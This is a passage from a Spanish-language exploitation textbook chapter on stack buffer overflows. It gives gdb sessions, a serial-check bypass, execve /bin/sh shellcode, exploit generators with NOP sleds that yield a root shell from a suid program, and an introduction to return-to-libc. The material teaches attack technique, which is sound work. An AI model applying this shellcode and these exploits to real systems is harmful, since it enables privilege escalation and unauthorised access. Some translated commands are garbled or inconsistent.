Breakpoint 1 at 0x80483d0: file overflow.c, line 5.
(gdb) break *0x080483e9
Breakpoint 2 at 0x80483e9: file overflow.c, line 7.
```

Ahora, ejecutemos el programa, hasta nuestro primer punto de ruptura:

```
(gdb) run
Breakpoint 1, 0x080483d0 in return_input () at overflow.c:5
gets (array);
```

Vamos a echar una mirada al stack como se ve, pero primero, echemos una mirada al código de la función **main ()**:

```
(gdb) disas main
Dump of assembler code for function main:
0x080483ea <main+0>:    push   %ebp
0x080483eb <main+1>:    mov    %esp,%ebp
0x080483ed <main+3>:    call   0x80483c4 <return_input>
0x080483f2 <main+8>:    mov    $0x0,%eax
```

```
0x080483f7 <main+13>:   pop    %ebp
0x080483f8 <main+14>:   ret
End of assembler dump.
```

Observe que la instrucción después la llamada a **return_input ()** está en la dirección 0x080483f2. Echemos una mirada al stack. Recuerde, este es el estado del stack antes de **gets ()** que ha sido llamado en **return_input ()**:

```
(gdb) x/20x $esp
0xbffffa98:   0xbffffaa0      0x080482b1      0x40017074      0x40017af0
0xbffffaa8:   0xbffffac8      0x0804841b      0x4014a8c0      0x08048460
0xbffffab8:   0xbffffb24      0x4014a8c0      0xbffffac8      0x080483f2
0xbffffac8:   0xbffffaf8      0x40030e36      0x00000001      0xbffffb24
0xbffffad8:   0xbffffb2c      0x08048300      0x00000000      0x4000bcd0
```

Recuerde que estamos esperando ver el guardado de **EBP** y el guardado de la dirección de retorno (RET). La vemos en negrita en el volcado anterior. Podemos ver que la dirección de retorno guardada está apuntando a 0x080483f2, la dirección en **main ()** después de la llamada a **return_input ()**, que es lo que esperábamos. Ahora, continuemos la ejecución del programa y entremos una string de 40 caracteres:

```
(gdb) continúe
Continuing.
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDD
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDD

Breakpoint  2, 0x080483e9 in return_input ()  at  overflow.c:7

7       }
```

Una vez parados en el segundo punto de ruptura, en “ret”, en return_input(), justo antes de los resultados de la función. Echamos una mirada a la pila ahora:

```
(gdb) x/20x 0xbffffa98
0xbffffa98:   0x08048514      0xbffffaa0      0x41414141      0x41414141
0xbffffaa8:   0x42424141      0x42424242      0x42424242      0x43434343
0xbffffab8:   0x43434343      0x44444343      0x44444444      0x44444444
0xbffffac8:   0xbffffa00      0x40030e36      0x00000001      0xbffffb24
0xbffffad8:   0xbffffb2c      0x08048300      0x00000000      0x4000bcd0
```

De nuevo, en negrita el guardado de EBP y el guardado de la dirección de retorno; observe que ambas han sido sobrescritas con caracteres de nuestra string—0x44444444 el equivalente en hex de “DDDD”. Veamos lo que sucede cuando ejecutamos la instrucción “ret”:

```
(gdb) x/1i $eip
0x80483e9 <return_input+37>:    ret
(gdb) stepi
0x44444444 in ?? ()
(gdb)
```

Hey ! Repentinamente estamos ejecutando código en una dirección que está especificada en nuestra string. Eche una mirada en figura 2-4 , la cual muestra cómo se ve el stack después de que sea desbordado **array**.



Figura 2-4: Resultado de desbordar array sobrescribiendo otros elementos en el stack.

Llenamos array con 32 bytes y luego lo ponemos en uso. Escribimos lo guardado en la dirección de **EBP**, el cual es ahora un dword conteniendo la representación hexadecimal de DDDD. Lo más importante, escribimos sobre **RET** con otro dword de DDDD. Cuando la función sale, leemos el valor almacenado en **RET**, que es ahora 0x44444444 , el equivalente hexadecimal de DDDD, e intentamos saltar a esta dirección. Esta dirección no es una dirección válida, o está en un espacio de dirección protegida, y el programa termina con un fallo de segmentación.

Controlando EIP

Hemos desbordado ahora con buen resultado un buffer, sobrescribiendo EBP y RET y por lo tanto ha causado que nuestro valor desbordado sea cargado en EIP. Todo esto tiene como consecuencia que rompa el programa. Este overflow puede utilizarse para finalizar un servicio, el programa que se cierra tendría que ser muy importante para que a alguien le pudiera preocupar. No es nuestro caso. Así, pues intentemos controlar el flujo de ejecución, o básicamente, controlar lo que está cargado en EIP, el puntero de instrucción.
En esta sección, tomaremos el ejemplo de overflow anterior y en lugar de llenar el buffer con “Des”, lo llenaremos con la dirección que nosotros escojamos. La dirección será escrita en el buffer y sobrescribirá EBP y RET con nuestro nuevo valor. Cuando RET sea leído fuera de la pila y pasado a EIP, la instrucción de la dirección se ejecutará. Y si esto se produce controlaremos la ejecución.
En primer lugar, necesitamos decidir que dirección utilizaremos. Tomaremos la llamada del programa a **return_input** en lugar de retornar el control a **main**. Necesitamos determinar la dirección para saltar por encima de ella, para lo cual tendremos que ir de vuelta a **gdb** y descubrir en que dirección se realiza la llamada a **return_input** :

```
shellcoders@debian:~/chapter_2$ gdb ./overflow
(gdb) disas main
Dump of assembler code for function main:
0x080483ea <main+0>:    push   %ebp
0x080483eb <main+1>:    mov    %esp,%ebp
0x080483ed <main+3>:    call   0x80483c4 <return_input>
0x080483f2 <main+8>:    mov    $0x0,%eax
```

```
0x080483f7 <main+13>:   pop    %ebp
0x080483f8 <main+14>:   ret
End of assembler dump.
```

Vemos que la dirección que queremos utilizar es 0x080483ed.

OBSERVACION: normalmente no tendrán exactamente las mismas direcciones, con lo cual hay que verificar que ha encontrado la dirección correcta para **return_input**.

Desde 0x080483ed no podemos introducir caracteres ASCII normales, necesitamos encontrar un método para volver a esta dirección pudiendo realizar entrada de carácteres. Podemos entonces tomar los datos de salida de este programa y dirijirlos al buffer desbordándolo. Para realizarlo podemos utilizar la función de shell **printf** y canalizamos la salida de **printf** para desbordar el programa. Probemos primero con una **string** corta:

```
shellcoders@debian:~/chapter_2$ printf
“AAAAAAAAAABBBBBBBBBBCCCCCCCCCC”| ./overflow
AAAAAAAAAABBBBBBBBBBCCCCCCCCCC
shellcoders@debian:~/chapter_2$
```

…aquí no existe desbordamiento y conseguimos que nuestra string sea repetida una vez. Si sobrescribimos el guardado de la dirección de retorno con nuestra dirección, sustituyendo a la de la llamada a **return_input ()**:

```
shellcoders@debian:~/chapter_2$ printf
“AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDD\xed\x83\x04\x08” |
./overflow
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDí
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDò
```

Observamos que retornó nuestra string dos veces. Con lo cual conseguimos con buen resultado que el programa se ejecute en la ubicación de nuestra elección. ¡Felicidades, ha explotado con buen resultado su primera vulnerabilidad!

Una interesante diversión

Aunque la mayor parte de este libro se enfoca en ejecutar el código de su elección dentro del programa objeto, a veces no existe ninguna necesidad para hacer esto. A menudo para realizar un ataque puede ser suficiente redireccionar la ruta de ejecución a una parte distinta del programa objeto, como vimos en los ejemplos previos — no es necesario querer en el shell root un “socket-stealing” buscando los privilegios superiores en el programa objeto. Un gran número de los mecanismos de defensa están enfocados en impedir la ejecución de código “arbitrariamente”. Muchas de estas defensas (como ejemplo, N^X, Windows DEP) es hacer inútil que los atacantes puedan simplemente volver a usar la parte del programa objeto para lograr su objetivo.

Imagine un programa que requiere un número de serie para entrar antes de que se pueda usar. Imagine que este programa tiene un stack overflow cuando el usuario entra un número de serie demasiado largo. Podemos crear un “serial”que siempre sea válido haciendo que el programa salte a la sección del código “valido” después de que un número de serie correcto haya sido entrado. Este “exploit” sigue exactamente la técnica de la sección anterior, pero ilustra algunas situaciones reales (particularmente la de autentificación) simplemente saltando por encima de una dirección elegida por el atacante podría ser suficiente.
Aquí está el programa:

```
// serial.c

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int valid_serial( char *psz )
{
        size_t len = strlen( psz );
        unsigned total = 0;
        size_t i;
if( len < 10 )
         return 0;

for( i = 0; i < len; i++ )
{
        if(( psz[i] < ‘0’ ) || ( psz[i] > ‘z’ ))
                return 0;
         total += psz[i];
        }
        if( total % 853 == 83 )
                return 1;
        return 0;
}
int validate_serial()
{
        char serial[ 24 ];
        fscanf( stdin, “%s”, serial );
if( valid_serial( serial ))
        return 1;
else
        return 0;
}

int do_valid_stuff()
{
        printf(“The serial number is valid!\n”);
        // el serial valido se restringe aquí.
        exit( 0 );
}
```

```
int do_invalid_stuff()
{
        printf("Invalid serial number!\nExiting\n");
        exit( 1 );
}

int main( int argc, char *argv[] )
{
        if( validate_serial() )
                do_valid_stuff(); // 0x0804863c
        else
                do_invalid_stuff();
        return 0;
}
```

Si compilamos, vinculamos y ejecutamos el programa, podemos ver que acepta seriales como entrada y (si el número de serie es de más de 24 caracteres de longitud) desborda de una forma similar al programa anterior.
Si ejecutamos gdb, podemos saber si el código del serial es válido:

```
shellcoders@debian:~/chapter_2$ gdb ./serial
(gdb) disas main
Dump of assembler code for function main:
0x0804857a <main+0>:    push   %ebp
0x0804857b <main+1>:    mov    %esp,%ebp
0x0804857d <main+3>:    sub    $0x8,%esp
0x08048580 <main+6>:    and    $0xfffffff0,%esp
0x08048583 <main+9>:    mov    $0x0,%eax
0x08048588 <main+14>:   sub    %eax,%esp
0x0804858a <main+16>:   call   0x80484f8 <validate_serial>
0x0804858f <main+21>:   test   %eax,%eax
0x08048591 <main+23>:   je     0x804859a <main+32>
0x08048593 <main+25>:   call   0x804853e <do_valid_stuff>
0x08048598 <main+30>:   jmp    0x804859f <main+37>
0x0804859a <main+32>:   call   0x804855c <do_invalid_stuff>
0x0804859f <main+37>:   mov    $0x0,%eax
0x080485a4 <main+42>:   leave
0x080485a5 <main+43>:   ret
```

Aquí podemos ver la llamada a validate_serial y la verificación subsecuente, y la llamada de do_valid_stuff o do_invalid_stuff. Si desbordamos el buffer y colocamos el guardado de la dirección de retorno a 0x08048593 , seremos capaces de desviar la verificación del número de serial.
Para hacer esto, use la característica de volver a realizar printf (recuerde que el orden de los bytes es inverso porque las máquinas IA32 son "little-endian"). Cuando ejecutamos nuestro serial con nuestro número de serie especialmente escogido como entrada, conseguimos:

```
shellcoders@debian:~/chapter_2$ printf
“AAAAAAAAAABBBBBBBBBBCCCCCCCCAAAABBBBCCCCDDDD\x93\x85\x
04\x08” |
./serial
The serial Number is valid !
```

A propósito, el número de serie “HHHHHHHHHHHH” (13 H) también funcionaría (pero por este camino era mucho más divertido).

Utilizar un exploit para conseguir los privilegios de “root”

Ahora es el momento de hacer algo útil con la vulnerabilidad explotada anteriormente. Forzamos overflow.c para que pregunte por la entrada dos veces en lugar de una vez, es un truco limpio, pero que dirían sus amigos al respecto—“Eh, suponga lo que causará un programa en C de 15 líneas que pregunte por la entrada dos veces !” No, queremos que pierda el interés sobre ello..

Este tipo de desbordamiento es normalmente utilizado para tomar los privilegios de root (uid 0). Podemos hacer esto atacando un proceso que esté corriendo como root.. Lo fuerzas a execre, una shell que hereda sus permisos. Si el proceso está corriendo como root, tendrá una shell root. Este tipo de desbordamiento local es cada vez más popular porque más y más programas no corren como root—después son explotados, se debe usar a menudo un segundo desbordamiento para conseguir el acceso a nivel root. Depositar una shell root no es la única cosa que podemos hacer al explotar una vulnerabilidad de un programa. En capítulos siguientes de este libro se enseñan métodos de explotación además de colocar una shell root. Basta decir, que una shell root es una de las más comunes explotaciones y la más fácil de comprender.
Tenga cuidado, sin embargo. El código para colocar una shell root hace uso de la llamada de sistema execve. Lo que sigue es un programa en C para colocar una shell:

```
// shell.c
int main(){
        char *name[2];

        name[0] = “/bin/sh”;
        name[1] = 0x0;
        execve(name[0], name, 0x0);
        exit(0);
}
```

Si compilamos este código y lo ejecutamos, podemos ver que colocará una shell para nosotros.

```
[jack@0day local]$ gcc shell.c -o shell
[jack@0day local]$ ./shell
sh-2.05b#
```

Puedes pensar, esto es excelente, ¿Ahora cómo puedo inyectar código fuente C en el área vulnerable? ¿Puedo realizarlo de la misma forma que lo hicimos previamente con los caracteres A? La respuesta no es esta. Inyectar código fuente C es mucho más difícil

que realizar eso. Tendremos que inyectar instrucciones máquina reales, o opcodes , en el área de entrada vulnerable. Lo haremos así, debemos convertir nuestro código de la shell a ensamblador, y entonces extraer los opcodes en ensamblador para que sean legibles por los humanos. Tendremos entonces lo que se llama shellcode , o los opcodes que se pueden inyectar en un área de entrada vulnerable y ejecutarlos. Esto es un proceso largo y complicado, y hemos dedicado varios capítulos en este libro sobre ello. No detallaremos extensivamente cómo se crea un shellcode en código C; es un proceso bastante complicado y se explica completamente en el capítulo 3.
Realicemos una mirada a la representación del shellcode, de la colocación del shell en código C ejecutada previamente:

```
"\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
"\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
"\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";
```

lo probamos para asegurarnos que realiza lo mismo que el código C. Compilando el siguiente código, debe permitirnos ejecutar el shellcode:

```
// shellcode.c
char shellcode[] =
        "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
"\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
        "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";

int main()
{

        int *ret;
        ret = (int *)&ret + 2;
        (*ret) = (int)shellcode;
}
```

Ahora ejecute el programa:

```
[jack@0day local]$ gcc shellcode.c -o shellcode
[jack@0day local]$ ./shellcode
sh-2.05b#
```

Bien, excelente, tenemos colocado el shellcode con lo cual podemos inyectar código a un buffer vulnerable. Esa era la parte fácil. Ahora para que nuestro shellcode sea ejecutado, debemos tomar el control de la ejecución. Utilizaremos una estrategia similar a lo hecho en el ejemplo previo, donde forzamos a una aplicación para que pregunte por la entrada una segunda vez. Sobrescribiremos RET con nuestra dirección escogida, causando que la dirección que suministramos sea cargada en EIP y posteriormente ejecutada. ¿Qué dirección usaremos para sobrescribir RET? Bien, la sobrescribiremos con la dirección de la primera instrucción de nuestro shellcode inyectado. De este modo, cuando RET sea sacado de la pila y cargado en EIP, la primera instrucción que se ejecutará es la primera instrucción de nuestro shellcode.
Aunque todo este proceso puede parecer simple, es en realidad bastante difícil ejecutarlo en la vida real. Esto da lugar a que la mayoría de aprendices de hack no les

funcione la primera vez, con lo cual se frustran y se dan por vencidos. Examinaremos algunos de los problemas más difíciles y esperemos que no nos coja la frustración.

El problema de la dirección

Una de las más difíciles tareas al tratar de ejecutar la shellcode suministrada por el usuario está, en identificar la dirección para empezar su shellcode. A través de los años, se han inventado muchos métodos distintos para resolver este problema. Explicaremos el método más popular enseñado en los "papers", "Smashing the Stack." (Deshaciendo la pila).

Una forma para hallar la dirección de nuestro shellcode es suponer donde está colocado en memoria el shellcode. Podemos hacer una suposición bastante adecuada, porque sabemos que para cualquier programa, la pila empieza con la misma dirección. (La mayoría de los sistemas operativos nuevos varían la dirección de la pila deliberadamente para hacer que este tipo de ataque sea más dificil. En la mayor parte de las versiones de Linux esto es un parche opcional del kernel.) Si sabemos que dirección es, podemos intentar suponer cuán lejos de esta dirección de inicio está nuestro shellcode.
Es bastante fácil realizar un simple programa para que nos diga la ubicación en la pila del puntero (ESP). Una vez que sabemos la dirección de ESP, simplemente necesitamos suponer la distancia, o offset, de esta dirección. El offset será la primera instrucción en nuestro shellcode.
En primer lugar, encontramos la dirección de ESP:

```
// find_start.c
unsigned long find_start(void)
{
        __asm__("movl %esp, %eax");
}
int main()
{
        printf("0x%x\n",find_start());
}
```

Si compilamos y ejecutamos este varias veces, conseguimos:

```
shellcoders@debian:~/chapter_2$./find_start
0xbffffad8
shellcoders@debian:~/chapter_2$./find_start
0xbffffad8
shellcoders@debian:~/chapter_2$./find_start
0xbffffad8
shellcoders@debian:~/chapter_2$./find_start
0xbffffad8
```

Este, ha sido ejecutado en Debian 3.1r4, así que se puede conseguir resultados distintos. Específicamente, si la dirección mostrada por el programa es diferente cada vez, significa probablemente que está ejecutando una distribución con el "grsecurity patch", o algo similar. Si es el caso, los siguientes ejemplos serán difíciles de reproducir en su

máquina, pero en el capítulo 14 se explica cómo adelantarse a este tipo de datos aleatorios. No obstante, asumiremos que está ejecutando una distribución que tiene una dirección única del puntero de pila.
Ahora crearemos un pequeño programa para explotar:

```
// victim.c
int main(int argc,char *argv)
{

char little_array[512];

if (argc > 1)
        strcpy(little_array,argv[1]);
}
```

Este programa toma las ordenes entradas y las coloca en un array sin comprobación de límites. A fin de conseguir los privilegios root, debemos poner este programa para obtener el root, y habilitar el bit suid. Ahora, cuando entramos como un usuario normal (no root) y explotemos el programa, tenemos que terminar con acceso root:

```
[jack@0day local]$ sudo chown root victim
[jack@0day local]$ sudo chmod +s victim
```

Así pues, tenemos nuestro programa “victim”. Podemos poner el shellcode como argumento en la línea de orden del programa usando la orden printf otra vez..Así pasaremos un argumento en la línea de ordenes parecida a esta:

./victim <nuestro shellcode><algún relleno><nuestra dirección de retorno elegida>

Lo primero que necesitamos hacer es calcular el Offset de la cadena, en la línea de órdenes que sobrescribe la dirección de retorno guardada. En este caso sabemos que esta estará a menos de 512 , pero generalmente tendrá que probar con varias longitudes de strings hasta que consiga la buena.
Una observación sobre la segunda lectura y la orden de substitución—puede ocurrir que la salida de printf ponga en la línea de orden un parámetro con el signo $ delante de él y colocarlo entre paréntesis, así:

./victim $ (printf “foo”)

Podemos hacer la salida de printf como una larga cadenas de ceros así:

```
shellcoders@debian:~/chapter_2$ printf “%020x”
00000000000000000000
```

Podemos utilizar esto para suponer fácilmente el offset de la dirección de retorno en el programa vulnerable:

```
shellcoders@debian:~/chapter_2$ ./victim $(printf “%0512x” 0)
shellcoders@debian:~/chapter_2$ ./victim $(printf “%0516x” 0)
shellcoders@debian:~/chapter_2$ ./victim $(printf “%0520x” 0)
```

shellcoders@debian:~/chapter_2$ ./victim $(printf “%0524x” 0)
Segmentation fault
shellcoders@debian:~/chapter_2$ ./victim $(printf “%0528x” 0)
Segmentation fault

Así pues las longitudes con las que podamos conseguir fallas de segmentación en la dirección de retorno guardada están probablemente alrededor de 524 ó 528 bytes de longitud para nuestro argumento en la línea de órdenes.
Tenemos el shellcode el cual queremos conseguir ejecutar en el programa, y sabemos con certeza donde será guardada la dirección de retorno, así que vamos a ello.
Nuestro shellcode es de 40 bytes. Tenemos pues de 480 ó 484 bytes de relleno, con lo cual nuestra dirección de retorno guardada estará ahí. Pensemos que nuestra dirección de retorno guardada debe encontrarse un poco menos de 0xbffffad8. Probamos y vemos que la dirección de retorno guardada es. La línea de comandos aparece así:

shellcoders@debian:~/chapter_2$ ./victim $(printf
“\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46\x0c\xb0\x0
b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1\xff\xff\xff\x2f\x62\x6
9\x6e\x2f\x73\x68%0480x\xd8\xfa\xff\xbf”)

Observe que el shellcode está al principio de la string, seguido por %0480x y los cuatro bytes representando la dirección de retorno guardada. Si hemos atacado la dirección buena, este debe a empezar a ejecutar la pila.
Cuando ejecutamos la línea de ordenes, conseguimos:

Segmentation fault:

Así que probemos cambiando el relleno a 484 bytes:

shellcoders@debian:~/chapter_2$ ./victim $(printf
“\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46\x0c\xb0\x0
b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1\xff\xff\xff\x2f\x62\x6
9\x6e\x2f\x73\x68%0484x\xd8\xfa\xff\xbf”)
Illegal instruction

Con este conseguimos una instrucción no válida con lo cual vemos claramente que hemos ejecutado algo distinto. Ahora probemos modificando la dirección de retorno guardada. Como sabemos que la pila crece hacia atrás en la memoria esto es, hacia direcciones inferiores, hay que esperar que la dirección de nuestro shellcode será inferior que 0xbffffad8.
Para ser breves, en el texto siguiente se muestra sólo lo pertinente, la salida en la línea de ordenes:

8%0484x\x38\xfa\xff\xbf”)

Ahora, construiremos un programa que nos permita suponer el offset entre el principio de nuestro programa y la primera instrucción en nuestro shellcode. (la idea para este ejemplo ha sido pedida prestada de Lamagra.)

#include <stdlib.h>

```
#define offset_size             0
#define buffer_size             512
char sc[] =
        "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
        "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
        "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";


unsigned long find_start(void) {
        __asm__("movl %esp,%eax");
}

int main(int argc, char *argv[])
{
        char *buff, *ptr;
        long *addr_ptr, addr;
        int offset=offset_size, bsize=buffer_size;
        int i;

        if (argc > 1) bsize  = atoi(argv[1]);
        if (argc > 2) offset = atoi(argv[2]);

        addr = find_start() - offset;
        printf("Attempting address: 0x%x\n", addr);

        ptr = buff;
        addr_ptr = (long *) ptr;
        for (i = 0; i < bsize; i+=4)
                *(addr_ptr++) = addr;

        ptr += 4;

        for (i = 0; i < strlen(sc); i++)
                *(ptr++) = sc[i];

        buff[bsize - 1] = '\0';

        memcpy(buff,"BUF=",4);
        putenv(buff);
        system("/bin/bash");
}
```

Para explotar el programa, genere el shellcode con la dirección de retorno y entonces ejecute el programa vulnerable utilizando la salida generada por el programa del shellcode. Asumiendo que no hacemos trampa, no tenemos nada para conocer el offset correcto, así que tendremos que probar repetidamente hasta que consigamos colocar el shell:

```
[jack@0day local]$ ./attack 500
Using address: 0xbfffd768
```

```
[jack@0day local]$ ./victim $BUF
```

Bien, nada sucedió. Eso se debe a que no construimos un Offset lo bastante grande (recuerde, nuestro array es de 512 bytes):

```
[jack@0day local]$ ./attack 800
Using address: 0xbfffe7c8
[jack@0day local]$ ./victim $BUF
Segmentation fault
```

¿Qué sucedió aquí? Nos pasamos de la raya, y generamos un offset que era demasiado grande:

```
[jack@0day local]$ ./attack 550
Using address: 0xbffff188
[jack@0day local]$ ./victim $BUF
Segmentation fault
[jack@0day local]$ ./attack 575
Using address: 0xbfffe798
[jack@0day local]$ ./victim $BUF
Segmentation fault
[jack@0day local]$ ./attack 590
Using address: 0xbfffe908
[jack@0day local]$ ./victim $BUF
Illegal instruction
```

Este tiene buena apariencia para creer que es el offset correcto. Quizá tendremos buena suerte con este intento:

```
[jack@0day local]$ ./attack 595
Using address: 0xbfffe971
[jack@0day local]$ ./victim $BUF
Illegal instruction
[jack@0day local]$ ./attack 598
Using address: 0xbfffe9ea
[jack@0day local]$ ./victim $BUF
Illegal instruction
[jack@0day local]$ ./exploit1 600
Using address: 0xbfffea04
[jack@0day local]$ ./hole $BUF
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root),10(wheel)
sh-2.05b#
```

¡Bien¡, supusimos que era el offset correcto y se ha colocado el root shell. En realidad aquí está la prueba, con lo que hemos mostrado aquí (para ser honrados, hicimos en poco de trampa), pero se ha hecho para recortar espacio.

CUIDADO Hemos corrido este código en un Red Hat 9.0 box. Sus resultados pueden ser distintos dependiendo de la distribución, la versión, y muchos otros factores.

Explotar programas así puede ser tedioso. Debemos continuar suponiendo cual es el offset, y a veces, cuando suponemos que es incorrecto, el programa rompe. Eso no es un problema para un programa pequeño como este, pero comenzar de nuevo una aplicación más grande puede tomar tiempo y esfuerzo. En la próxima sección, examinaremos una forma mejor de usar los offsets.

El método NOP

Determinar el offset correcto manualmente puede ser difícil. ¿Qué ocurriría si fuera posible que existiera más de un offset como objetivo? ¿Qué ocurriría si pudiéramos diseñar nuestro shellcode de modo que muchos offsets distintos nos permitieran tomar el control de la ejecución? ¿Haría esto al proceso más eficiente y consumir menos tiempo, veamoslo?
Podemos utilizar una técnica llamada el método del NOP para aumentar el número de offsets potenciales. Ninguna operación (NOP) es la instrucción que demora la ejecución por un período de tiempo. Los NOP se usan principalmente en ensamblado para fijar tiempos en situaciones puntuales, o en nuestro caso, para crear una sección relativamente grande de instrucciones que no hacen nada. Para nuestros propósitos, llenaremos el inicio de nuestro shellcode con NOP. Si en nuestro "espacio" de offset en cualquier parte de esta sección de NOP, colocáramos nuestro shellcode el código lo ejecutará finalmente después de que el procesador haya ejecutado todas las no instrucciones NOP. Ahora, nuestro offset sólo tiene que apuntar a algún lugar de este campo grande de nop, con lo cual no tenemos que suponer el offset exacto. Este proceso es llamado como relleno con NOP, o creando un NOP pad o NOP sled. Oirá estos términos una y otra vez si profundiza su estudio del hacking.
Reescribimos nuestro programa de ataque para generar los famosos NOP de relleno previo para añadir a nuestro shellcode y el offset. La instrucción que significa un NOP en los chipsets de IA32 es 0x90. Hay muchas otras instrucciones y combinaciones de instrucciones que pueden normalmente crear un efecto similar de NOP, pero no explicaremos esto en este capítulo.

```
#include <stdlib.h>

#define DEFAULT_OFFSET                0
#define DEFAULT_BUFFER_SIZE           512
#define NOP                           0x90

char shellcode[] =

"\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
"\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
"\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";


unsigned long get_sp(void) {
__asm__("movl %esp,%eax");
}

void main(int argc, char *argv[])
{
```

```
char *buff, *ptr;
long *addr_ptr, addr;
int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
int i;

if (argc > 1) bsize  = atoi(argv[1]);
if (argc > 2) offset = atoi(argv[2]);

if (!(buff = malloc(bsize))) {
printf("Can't allocate memory.\n");
exit(0);
}
addr = get_sp() - offset;
printf("Using address: 0x%x\n", addr);

ptr = buff;
addr_ptr = (long *) ptr;
for (i = 0; i < bsize; i+=4)
*(addr_ptr++) = addr;

for (i = 0; i < bsize/2; i++)
buff[i] = NOP;

ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
for (i = 0; i < strlen(shellcode); i++)
*(ptr++) = shellcode[i];

buff[bsize - 1] = '\0';

memcpy(buff,"BUF=",4);
putenv(buff);
system("/bin/bash");
}
```

Ejecutemos el nuevo programa otra vez con el mismo código objetivo y veamos que ocurre:

```
[jack@0day local]$ ./nopattack 600
Using address: 0xbfffdd68
[jack@0day local]$ ./victim $BUF
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root),10(wheel)
sh-2.05b#
```

Bien, sabíamos que el Offset funcionaría, probemos con otros:

```
[jack@0day local]$ ./nopattack 590
Using address: 0xbffff368
[jack@0day local]$ ./victim $BUF
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root),10(wheel)
```

```
sh-2.05b#
```

Caemos en el relleno de NOP, y funciona perfectamente. ¿Cuán lejos podemos ir?

```
[jack@0day local]$ ./nopattack 585
Using address: 0xbffff1d8
[jack@0day local]$ ./victim $BUF
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root),10(wheel)
sh-2.05b#
```

Podemos ver que con sólo este ejemplo simple tenemos de 15 a 25 posibles objetivos más que sin el relleno de NOP.

Derrotar un "stack" que no se ejecuta.

La explotación anterior funciona debido a que podemos ejecutar las instrucciones almacenadas en el "stack". Como protección contra esto, muchos sistemas operativos tales como Solaris y OpenBSD no permiten programas que ejecuten código del stack. Como puede haber supuesto ya, necesariamente no tenemos que ejecutar código en el "stack". Ello es simplemente un buen, mejor conocido, y más confiable método de explotar programas. Cuando encuentre una pila no ejecutable, se puede usar un método de explotación conocido como "Return to libc". Esencialmente, haremos uso de la librería popular y siempre presente "libc", para exportar nuestras llamadas de sistema a dicha librería. Esto hará posible la explotación cuando el "stack" del objetivo esté protegida.

Return to libc

¿Cómo trabaja en realidad "Return to libc"? Desde un privilegio alto, asuma para simplificar, que tenemos ya el control de EIP. Podemos poner cualquiera dirección que nosotros deseemos para que se ejecute en EIP; en resumen, tenemos el control total de la ejecución del programa gracias a algún buffer vulnerable.
En lugar de retornar el control a las instrucciones en la pila, como en un exploit de desbordamiento de buffer de pila tradicional, forzaremos al programa para que retorne a una dirección la cual corresponde a una función específica de la librería dinámica. Esta función no estará en la pila, significando que podemos circunvenir cualquier restricción de ejecución de pila|. Escogeremos cuidadosamente la función de retorno de la librería dinámica; lo adecuado sería que cumpliera dos condiciones:

■ ■ Debe ser una librería dinámica común, presente en la mayor parte de los programas.

■ ■ La función dentro de la librería debería permitir tener mucha flexibilidad como, ser posible el colocarle una shell o que haga cualquiera cosa que necesitemos hacer.

La librería que satisface mejor ambas condiciones es la librería "libc". Libc es una librería estandar de C; contiene en más o menos cada función común de C eso presuponemos. Por naturaleza, todas las funciones en la librería están separadas (según la definición de una función de librería), significando que cualquier programa que incluya a libc tendrá acceso a estas funciones. Usted puede preguntarse —si cualquier

programa puede acceder a estas funciones comunes, ¿por qué no uno de nuestros exploits? Lo único que tenemos que hacer es dirigir la ejecución a la dirección de la función de la librería que queramos usar (con los argumentos apropiados a la función, por supuesto), y será ejecutada.
Para nuestro exploit “return to libc” , simplemente al principio tenemos que colocar la shell. La función más fácil de usar de libc para nuestros propósitos en este ejemplo es “system()”; lo que hace es tomar un argumento y ejecutar dicho argumento con /bin/sh. Así, suplimos system() por /bin/sh como un argumento, y conseguimos una shell. No conseguiremos ejecutar código en la pila; pero saltaremos directamente a la dirección de la función system() de la librería C.
